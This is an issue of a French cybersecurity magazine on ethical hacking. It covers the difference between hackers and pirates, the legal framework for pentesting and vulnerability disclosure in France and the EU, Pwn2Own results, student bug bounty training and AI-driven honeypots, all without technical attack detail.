
N°5 - AVRIL/JUIN 2025

CYBER-IT MAGAZINE

LA CYBER EST UN MARATHON PAS UN SPRINT !



DOSSIER SPECIAL

Hacking éthique

Décrypter les menaces de demain

Une question ? Un besoin ?
cyberit.magazine@gmail.com

EDITO

Choisir le thème du hacking éthique pouvait être à double tranchant, car le risque de tomber dans le cliché de l'homme à capuche derrière son ordinateur, simplement éclairé par la lumière de son écran peut être la première chose que l'on s'apprête à voir ...

MAIS... Spoiler : NON ! Ce numéro ne parlera pas de geek qui ne voient pas la lumière du jour. Le hacking est avant tout un état d'esprit avant d'être un métier. Le hackeur est soumis à des règles et à une éthique qui le rend unique dans son genre. Nous verrons ces principes avec l'intervention de Myriam Quemener qui nous éclairera sur les lois et la mise en place d'un cadre spécifique.

Qui de mieux placé pour nous parler de hacking qu'un hackeur éthique en activité ? Nous serons au coeur d'un pentest dans le milieu industriel avec Thibaud. Les pirates utilisent des biais autres que ceux purement techniques, les biais cognitifs sont des portes d'entrées très souvent utilsées mais qui peuvent se retourner contre eux. Nathalie Granier nous expliquera comment cela peut être possible.

Lorsque l'on pense hacking ou même cybersécurité, le masculin l'emporte bien trop souvent, pourtant, il existe de nombreux talents au féminin, nous mettrons certains profils à l'honneur dans ce numéro.

Nous espérons que vous prendrez du plaisir à le lire et que votre vision du hacking sera plus concrète, ou même simplement que vous aurez pu avoir le plaisir de revoir des bases que l'on se doit de transmettre.

Bonne lecture et à très vite !

MAËVA ASTORGA & ARNAUD LEROY

SOMMAIRE

Pirates VS

Tout est une question d'intention

Hacker, un mot qui fait autant peur qu'il fascine.

Qui n'a jamais détourné la fonction principale d'un objet pour lui donner un autre sens ?

C'est déjà du hacking !

La distinction majeure entre un hacker et un pirate se trouve dans l'intention et le contexte de leurs actions. Il convient de souligner que la signification du mot hacking a changé au fil des années et qu'il peut y avoir différentes interprétations de ce qui est considéré comme hacking aujourd'hui.

Si tous les pirates informatiques font partie des hackers, il n'est pas vrai que tous les hackers soient des pirates informatiques.

Il existe bien des différences entre ces deux catégories de personnes, nous allons tenter d'en dessiner les contours.

Les pirates n'ont aucune hésitation à infiltrer un système informatique pour y dérober le maximum d'informations qu'ils pourront utiliser à leur profit.

Souvent représenté avec une capuche sur la tête et cloîtré derrière son petit écran qui illumine son visage, le pirate n'a de cesse de faire fantasmer, mais oublions ce cliché et prenons un peu de recul sur ceux qui sont susceptibles de devenir le pire cauchemar d'une entreprise, d'une administration, voire d'un État tout entier.

Intrusion, piratage de compte, chantage, suppression/vol de données, revente d'informations, ransomware, espionnage/désinformation, interruption de service… ces activités sont nombreuses et le fruit d'un même type de personnes...

Connus aussi sous le nom de **"Black Hat"**, ces individus sont prêts à tout risquer pour l'appât du gain. Le Black Hat s'efforcera d'exploiter des failles pour des objectifs malintentionnés, ou de porter atteinte (à une personne, à une organisation, à une entreprise…) et d'obtenir de l'argent rapidement. Son intérêt vaut parfois plus que la vie humaine en face. Le cas des nombreuses attaques d'hôpitaux par ransomware en est un malheureux exemple.

Un autre type de pirates joue avec les limites de la légalité et de l'éthique, les **"Grey Hat".** Entre pirates et hackers, ils naviguent dans des eaux assez troubles. Ils sont motivés par leur idéologie, leur propre vision du hacking.

Tantôt lanceurs d'alertes, ou hacktivistes, ils jouent avec les failles pour soulever des questions que d'autres n'oseraient pas évoquer. Parfois, il s'agit juste pour eux de passer un message fort aux yeux des gens.

Par exemple, le groupe Anonymous est catégorisé de la sorte.

Bien d'autres dénominations de groupes de pirates plus ou moins à la limite de l'illégalité existent, mais nous ne les évoquerons pas en détail dans ce numéro.

Hackers ethiques

Au service de l'intérêt d'autrui

L'attaque est la meilleure des défenses. Nous l'avons bien souvent entendu. Rien n'est plus vrai que dans le cas du hacking. Pour mieux savoir se défendre, il faut savoir connaître les techniques de l'attaquant. C'est là qu'intervient le hacker éthique, aussi appelé **"White Hat"**. Si l'on veut être tout à fait juste, l'adjectif éthique ne devrait pas être accolé au mot hacker, car par nature un hacker se doit d'être droit.

Le détournement du sens premier du hacking nous force dorénavant à faire cette distinction.

Les hackers sont souvent autodidactes, mais depuis quelques années, des études spécifiques voient le jour afin de se former dans ce domaine. Poser un cadre est nécessaire afin de délimiter les actions de la profession. Le hacker éthique travaille soit à son propre compte en tant que freelance, soit pour le compte d'une société.

Les missions principales du hacker sont diverses. Nous pouvons lister de manière non exhaustive l'audit de sécurité, le pentest, mais aussi la recherche de zero-day, ou encore le bug-bounty (participer à des campagnes de failles rémunérées par des sociétés et ouvertes à tous).

Tout cela peut être enveloppé dans une catégorie appelée le red teaming (côté offensif de la cybersécurité), à mettre en miroir avec le blue teaming (côté plus défensif).

Toutefois, le cadre de l'exercice du hacker est très réglementé. Il ne peut pas attaquer à tout va sous prétexte de vouloir découvrir des failles et les remonter.

Lors d'un pentest, par exemple, il est essentiel de définir les contours de l'exercice par un contrat liant la société qui souhaite connaître son niveau d'exposition et le hacker. Dans ce contrat sont indiqués le périmètre strict du pentest et le prix de la prestation, mais aussi la durée du pentest notamment. Le hacker se doit de faire un rapport complet de ses tests, afin de donner le plus d'informations sur sa progression dans le système de l'entreprise.

Ce rapport est le pilier de son métier, il reprend les adresses IP qu'il a pu trouver et compromettre, les identifiants, les technologies utilisées ainsi que les outils utiles à sa progression.

Enfin, il termine sa mission par des recommandations afin de renforcer le système de l'entreprise, mais il n'est pas le garant de leur application par les commanditaires du pentest.

Dans le hacking, la limite avec l'illégalité est très fine et vite outrepassée si l'on ne fait pas attention. Si nous devons donner un exemple très concret de cette affirmation, prenons le fait de faire du dorking (recherche d'informations dans Google avec des mots clés précis). La recherche n'est pas illégale, mais l'ouverture, par exemple, d'un PDF peut l'être s'il n'est pas destiné à être publié de manière libre.

Hackeur éthique, aux frontières de l'illégalité ?

Le hacking éthique, pierre angulaire de la cybersécurité, se définit par l'art d'identifier les vulnérabilités des systèmes informatiques avec l'autorisation explicite du propriétaire, dans le but de renforcer leur sécurité. Si l'intention le distingue fondamentalement du pirate, la pratique du hacking éthique n'en demeure pas moins encadrée par des limites légales et éthiques strictes. Naviguons sur cette frontière fine avec Myriam Quemener qui nous décrypte le droit lié à cette pratique.

Spécialiste reconnue du droit du numérique et de la cybersécurité, elle consacre ses travaux à ces enjeux depuis plus de vingt ans. **Myriam Quéméner** a occupé plusieurs postes de direction au sein du Ministère de la Justice, du Ministère de l'Intérieur, et a également été experte auprès du Conseil de l'Europe.

Autrice d'une thèse sur la criminalité économique et financière à l'ère numérique, elle a publié une dizaine d'ouvrages ainsi que de nombreuses publications sur ces thématiques. Elle a récemment coécrit « Hacker "éthique" et cybersécurité » avec Amélie Köcke (aux éditions LGDJ), un ouvrage qui explore les enjeux juridiques liés à cette pratique.

ENGAGEMENT & RÉGULATION

Réglementer l'activité des hackers éthiques est une nécessité évidente.

Mais derrière cette question, se cachent des enjeux juridiques essentiels et complexes.

Cette activité proche de celle d'un « lanceur d'alerte » oblige à naviguer entre plusieurs cadres légaux différents : le droit pénal, la propriété intellectuelle, la protection des données personnelles ou encore le droit des contrats. De nombreux éléments qui compliquent la mise en place d'un encadrement clair, harmonisé et protecteur pour les hackers éthiques en France et au niveau européen.

Aujourd'hui, le statut de ces spécialistes de la cybersécurité reste encore flou et leur reconnaissance encore trop limitée. Alors que les cybermenaces explosent et que les entreprises multiplient les audits de sécurité, il devient impératif de clarifier le cadre dans lequel ces professionnels évoluent.

Au-delà du cadre juridique, le vocabulaire autour de ces pratiques suscite souvent des confusions. « Il faut clarifier les termes, car on assimile encore trop souvent les hackers éthiques à des cybercriminels. Certaines entreprises préfèrent d'ailleurs éviter ce mot, par crainte qu'il fasse peur, et parlent plutôt de « chercheurs », de « hunters » (chasseurs de bugs), ou de « signalants de vulnérabilités », un terme utilisé notamment par l'ANSSI »

En France, les activités de hacking éthique sont protégées uniquement si un contrat a été défini, il n'existe aucun autre dispositif juridique pour protéger ces activités.

L'article L2321-4 du Code de la défense permet aux hackers éthiques, ou toute autre personne ayant détecté une faille de sécurité ou vulnérabilité majeure, de la signaler exclusivement auprès de l'ANSSI. L'organisme évalue ensuite la bonne foi du lanceur d'alerte et mène des vérifications techniques approfondies afin de confirmer la vulnérabilité et prévenir les acteurs concernés (entreprises ou institutions) pour limiter leur exposition aux vulnérabilités et autres risques de leur système d'information.

Cette disposition est une première avancée vers une protection juridique encadrée. Mais beaucoup hésitent encore à signaler des failles, par crainte de représailles juridiques ou de poursuites pénales.

Cependant, la question du signalement et la gestion de vulnérabilités dépassent le cadre national et soulèvent aussi des enjeux critiques à l'échelle mondiale.

En avril 2025, la base de données CVE (Common Vulnerabilities and Exposures), référence mondiale pour le signalement des failles de sécurité, a failli disparaître. Le contrat du MITRE, l'organisme qui pilote le programme pour le compte du gouvernement américain, arrivait à expiration sans garantie de renouvellement.

L'agence fédérale américaine de cybersécurité, CISA (Cybersecurity and Infrastructure Security Agency), a finalement prolongé son financement pour quelques mois supplémentaires, évitant de justesse une rupture qui aurait fragilisé tout l'écosystème cyber mondiale.

Cet évènement montre l'urgence de bâtir une approche européenne souveraine pour le signalement de vulnérabilités. L'ENISA (Agence de l'Union européenne pour la cybersécurité) travaille justement sur un projet pour poser un cadre commun de divulgation coordonnée des vulnérabilités (CVD) au sein de l'Union européenne.

Une frontière fragile

Nous connaissons les affaires médiatiques impliquant des cybercriminels mais très peu celles où les hackers ont agi pour aider et protéger des entreprises ou des institutions. Ces cas sont rarement médiatisés, et pourtant, ils existent.

Les États collaborent eux aussi avec des hackers éthiques, mais ces initiatives restent peu visibles.

Des plateformes comme YesWeHack permettent à ces experts d'intervenir pour le compte d'organisations publiques, souvent dans le cadre de campagnes de bug bounty rémunérées.

« La coopération entre les hackers éthiques et les institutions repose avant tout sur trois éléments fondamentaux : les compétences, la loyauté et la confiance entre les parties » selon Myriam Quéméner.

Longtemps limitée à des missions ciblées, la coopération entre l'État et les hackers éthiques se renforce et prend de nouvelles dimensions.

Par exemple, en France, pour sécuriser des services nationaux critiques comme FranceConnect, le système d'authentification unique des services publics, la DINUM (Direction interministérielle du Numérique) a choisi de s'appuyer sur des programmes de bug bounty en partenariat avec YesWeHack.

Ces campagnes de protection des infrastructures institutionnelles à travers des programmes de bug bounty sont largement répandues désormais.

Plusieurs États s'appuient régulièrement sur des hackers éthiques pour tester leurs systèmes critiques et renforcer leur posture de cybersécurité.

Aux États-Unis, le Département de la Défense a mené plusieurs initiatives en collaboration avec la plateforme HackerOne, dont les célèbres « Hack the Pentagon » et « Hack the Air Force ». Ces programmes ont permis d'identifier de nombreuses vulnérabilités et de les corriger avant qu'elles ne puissent être exploitées.

Cette approche démontre à quel point la contribution des hackers éthiques est devenue un atout stratégique pour renforcer la résilience numérique des États à travers le monde.

Cette prise de conscience de l'importance du rôle de cette activité s'inscrit dans un contexte de tensions géopolitiques complexes. Mais leur rôle n'a de sens que s'il est compris, reconnu et protégé par un cadre cohérent.

En l'absence d'un cadre juridique bien déterminé, la limite entre une démarche légitime et une intrusion illégale reste difficile à évaluer. Ce manque de clarté juridique rend la reconnaissance officielle du travail des hackers éthiques assez difficile.

Il peut arriver que des personnes mises en cause pour des intrusions de systèmes d'informations jugées illégales, se revendiquent hackers éthiques, avançant avoir agi dans un but de protection et de lanceur d'alertes. Un argument de défense qui, sans cadre juridique clairement établi, peut semer le doute.

Pour éviter cette ambiguïté, il faudrait mieux encadrer et fixer des limites plus fermes. Mais, comme souvent, lorsqu'il est question de pratiques numériques sensibles, l'élaboration de textes adaptés reste difficile.

La justice française s'organise pour mieux encadrer les atteintes aux systèmes d'information. La loi du 5 janvier 1988 dite « loi Godfrain » encadre les infractions liées aux atteintes des systèmes d'information.

Depuis plusieurs années, la section de lutte contre la cybercriminalité du parquet de Paris, dite J3, intervient sur l'ensemble du territoire national et traite les affaires liées aux attaques informatiques, aux fraudes en ligne et aux intrusions de systèmes d'information.

Ce service peut traiter des affaires complexes, souvent internationales, qui touchent directement à la souveraineté numérique : attaques par rançongiciel, piratage de plateformes, blanchiment via cryptomonnaies, espionnage ou encore atteintes aux infrastructures critiques. Avec des magistrats spécialisés, la justice française a renforcé ses moyens pour faire face à des menaces numériques de plus en plus sophistiquées.

Ces dernières années, la section J3 a joué un rôle clé dans plusieurs dossiers sensibles, comme l'émission d'un mandat d'arrêt contre Pavel Durov, fondateur de Telegram.

En août 2024, il avait été arrêté à l'aéroport du Bourget puis mis en examen pour plusieurs infractions dont « complicité d'administration d'une plate-forme en ligne pour permettre une transaction illicite, en bande organisée » et un refus de collaborer avec les autorités françaises dans le cadre d'une enquête. Un peu plus tôt cette année-là, J3 a également contribué à l'effort collectif international qui a permis le démantèlement du groupe de cybercriminels LockBit, lors d'une vaste opération menée avec le Royaume-Uni, les États-Unis, l'Allemagne, les Pays-Bas, la Suisse, le Japon, l'Australie, le Canada et la Suède.

La cybercriminalité est donc elle aussi, devenue un défi majeur pour la justice française, qui doit renforcer ses moyens pour faire face à des menaces aux motivations multiples et des technologies en constante évolution.

L'IA, par exemple, progresse très rapidement, et c'est un atout pour les attaquants et les professionnels de cybersécurité. Ce qui soulève de nouvelles questions : comment encadrer les pratiques de hacking éthique, à un moment où l'intelligence artificielle change toutes les règles ?

L'an dernier, l'Union européenne a adopté l'AI Act, le premier règlement au monde à encadrer l'utilisation de l'intelligence artificielle. Ce texte harmonise un peu plus le cadre juridique européen sur cette technologie.

L'AI Act a pour objectif d'encadrer les usages de systèmes d'intelligence artificielle afin de protéger la sécurité et les droits fondamentaux des citoyens européens : respect de la vie privée, lutte contre les discriminations et transparence sur la manière dont l'IA est utilisée. Le règlement s'applique uniquement aux usages professionnels de l'IA. Les activités strictement personnelles ne rentrent pas dans son champ d'application.

Pour les hackers éthiques en Europe, il est essentiel de prendre connaissance de cette directive ainsi que les autres textes entrés en vigueur récemment au sein de l'Union européenne, afin d'exercer dans un cadre toujours plus serein et éviter des sanctions sévères.

Les évolutions législatives récentes démontrent que la protection des libertés et la sécurisation des systèmes d'information doivent avancer ensemble pour assurer un environnement légal équilibré et sécurisant pour l'activité de hacking éthique.

Pour les personnes engagées dans cette pratique, rester en veille sur ces changements juridiques n'est plus une option, c'est une condition essentielle pour continuer à exercer leur mission dans un cadre responsable, protégé et en phase avec les enjeux de demain.

« La coopération entre les hackers éthiques et les institutions repose avant tout sur trois éléments fondamentaux les compétences, la loyauté et la confiance entre les parties »

Myriam Quemener

AU COEUR DE LA RÉSILIENCE NUMÉRIQUE SILENCIEUSE

Article réalisé en collaboration avec Fériel Bouakkaz

Fériel Bouakkaz est enseignante-chercheuse en cybersécurité au sein de l'École d'Ingénieurs Efrei. Elle y enseigne la cryptographie, la sécurité des systèmes d'information et prépare ses étudiants à la certification CEH (Certified Ethical Hacker). Elle a été la première femme instructrice de cette certification en France.

Ses domaines de recherche se concentrent sur les protocoles de sécurité adaptés dits 'lightweight' dans les réseaux à faible autonomie énergétique, tels que les réseaux de capteurs ou les drones. Elle est titulaire d'un Master en Recherche Spécialisée en Réseaux et Sécurité Informatique et a également obtenu le titre de Docteure en informatique.

Le cadre juridique et la régulation du hacking éthique prennent une importance stratégique qui peut être délicate.

Une ambiguïté qui ajoute une couche de complexité à la pratique de cette activité en France et rend difficile l'émergence d'un cadre stable, qui serait à la fois protecteur et sécurisant pour les professionnels, mais aussi très utile aux entreprises qui font appel à ces experts. La meilleure manière de se protéger pour ces professionnels de la lutte contre la cybercriminalité reste d'intervenir dans un cadre clairement défini par un contrat. Les missions de pentest ou de recherche de vulnérabilités des programmes de bug bounty donnent souvent accès à des données très sensibles, des systèmes critiques ou des configurations confidentielles.

La confidentialité est impérative dans cette discipline et ce principe de discrétion est au cœur de la relation de confiance entre les hackers éthiques et les organisations pour lesquelles ils effectuent des missions. Il joue un rôle clé dans la reconnaissance professionnelle de leur travail.

Pour illustrer l'impact des découvertes menées par les hackers éthiques, Fériel évoque la compétition Pwn2Own et les failles détectées lors des récentes compétitions.

En 2024, des experts de la société française Synacktiv ont remporté la première place de la compétition de bug bounty Pwn2Own Automotive, organisée par Zero Day Initiative (ZDI), en parvenant à pirater le système électronique d'un véhicule Tesla. Cette compétition, qui se déroule sur plusieurs jours, permet à différentes équipes de hackers éthiques de s'affronter au cours de plusieurs épreuves techniques visant à découvrir des failles de sécurité majeures sur différents systèmes d'exploitation. Parrainée par les industriels du secteur automobile, la compétition a pour but de sensibiliser les constructeurs aux vulnérabilités des technologies de leurs véhicules. Un exercice qui permet de renforcer la sécurité de leurs systèmes connectés.

Des primes significatives sont mises en jeu pour encourager la détection de failles zero day (vulnérabilité inédite) par les spécialistes. Pour cette édition, l'équipe de Synacktiv a réussi à démontrer la vulnérabilité des systèmes embarqués de véhicules Tesla. Elle a pris le contrôle à distance de chargeurs de véhicules électriques, ou encore d'un système de type autoradio.

L'unité de contrôle électronique (ECU), a également été piratée ainsi que le bus CAN (Controller Area Network - réseau de communication interne du véhicule). Ces détections de failles ciblant Tesla ont permis de prendre le contrôle de fonctions sensibles du véhicule, mettant en évidence une faille de sécurité particulièrement critique pour le constructeur.

Si cette vulnérabilité avait été exploitée par un acteur malveillant, elle aurait pu permettre de prendre le contrôle de certaines fonctions du véhicule à distance. La détection et la correction de cette vulnérabilité ont permis d'éviter des accidents graves et potentiellement, de sauver des vies.

PÉDAGOGIE PAR L'EXPÉRIENCE

Pour faire émerger une nouvelle génération de professionnels capables d'aborder la cybersécurité autrement, il faut créer des situations concrètes et exposer les étudiants aux réalités du terrain.

C'est ce que défend Fériel Bouakkaz, en intégrant des bug bounty pédagogiques dans ses formations au sein de l'Efrei.

Récemment, ses étudiants ont participé à un challenge encadré par le Campus Cyber Nouvelle-Aquitaine, dans des conditions proches de celles des programmes réels. Une opportunité pour tester des environnements complexes, apprendre à rédiger des rapports de vulnérabilité, et surtout comprendre la posture à adopter dans une démarche éthique.

Ces expériences de bug bounty confrontent les étudiants aux conditions concrètes que peuvent rencontrer les hackers éthiques : « C'est très formateur et c'est une grande plus-value pour nos étudiants », selon Fériel.

En offrant une épreuve encadrée mais réaliste, ces initiatives permettent d'évaluer les compétences techniques, mais également de développer le raisonnement logique des étudiants, des qualités importantes du hacking éthique.

Les outils et les menaces évoluent à grande vitesse, notamment avec la croissance de l'intelligence artificielle. L'IA générative, en particulier, bouleverse les pratiques. Elle peut aider à détecter des failles, automatiser certaines étapes d'un test d'intrusion, mais elle crée aussi de nouvelles surfaces d'attaque.

Pour les jeunes en formation, cela signifie apprendre à maîtriser ces outils, en intégrant un autre type de réflexion. L'enjeu ne se limite plus à comprendre le fonctionnement d'une faille, mais aussi à analyser comment les algorithmes peuvent amplifier ou ajouter de la complexité aux attaques. Une nouvelle réalité à intégrer dans la formation. Le développement rapide de l'intelligence artificielle a transformé la manière d'envisager les cybermenaces et les moyens de se défendre face à ces nouvelles attaques de plus en plus sophistiquées. Les phishings plus subtils et l'augmentation des deepfakes sont des exemples flagrants.

Aujourd'hui, l'IA est aussi un atout pour les hackers éthiques et permet d'automatiser certaines tâches répétitives, d'analyser de gros volumes de logs ou encore d'améliorer la détection des vulnérabilités. Mais elle ne remplace pas l'humain, elle le complète.

Elle peut permettre de piéger les attaquants grâce à des ho-

neypots sophistiqués capables de simuler des systèmes vulnérables pour interagir avec eux et les encourager à tenter des intrusions sur ces faux environnements et les exploiter. L'usage des grands modèles de langage (LLM) peut inciter les attaquants à s'exposer davantage.

Fériel Bouakkaz souligne que « Les LLM sont utilisés pour générer des réponses dynamiques dans les honeypots. Cela permet de ralentir l'attaquant, tout en faisant gagner du temps au hacker éthique, qui peut ainsi analyser plus en profondeur la stratégie d'intrusion, et évaluer immédiatement le niveau de maîtrise de l'attaquant. »

Une approche qui permet de mieux comprendre les méthodes utilisées par les attaquants et d'affiner les réponses défensives.

Cependant, pour que le hacking éthique s'impose comme un véritable pilier de la cybersécurité, il doit encore être intégré entièrement dans les mesures de résilience collectives. Ceci impliquerait une transformation de la culture cyber pour reconnaître les hackers éthiques comme des partenaires stratégiques, leur donner les moyens d'agir, et ne plus attendre les situations de crise pour faire appel à leur expertise.

La montée en puissance des attaques automatisées, amplifiée par l'IA, accentue cette urgence. Simuler des intrusions, tester les systèmes de manière régulière, repérer les failles avant qu'elles ne soient exploitées… toutes ces pratiques permettent d'adapter les dispositifs de défense et d'ancrer une culture du risque plus proactive.

Mais il reste encore beaucoup de paramètres à définir pour valoriser les acteurs de ce domaine à part entière. Car derrière les outils, les scripts et les vulnérabilités, il y a des hommes et des femmes engagés, qui, souvent dans l'ombre, œuvrentchaque jour à rendre notre monde numérique plus sûr.

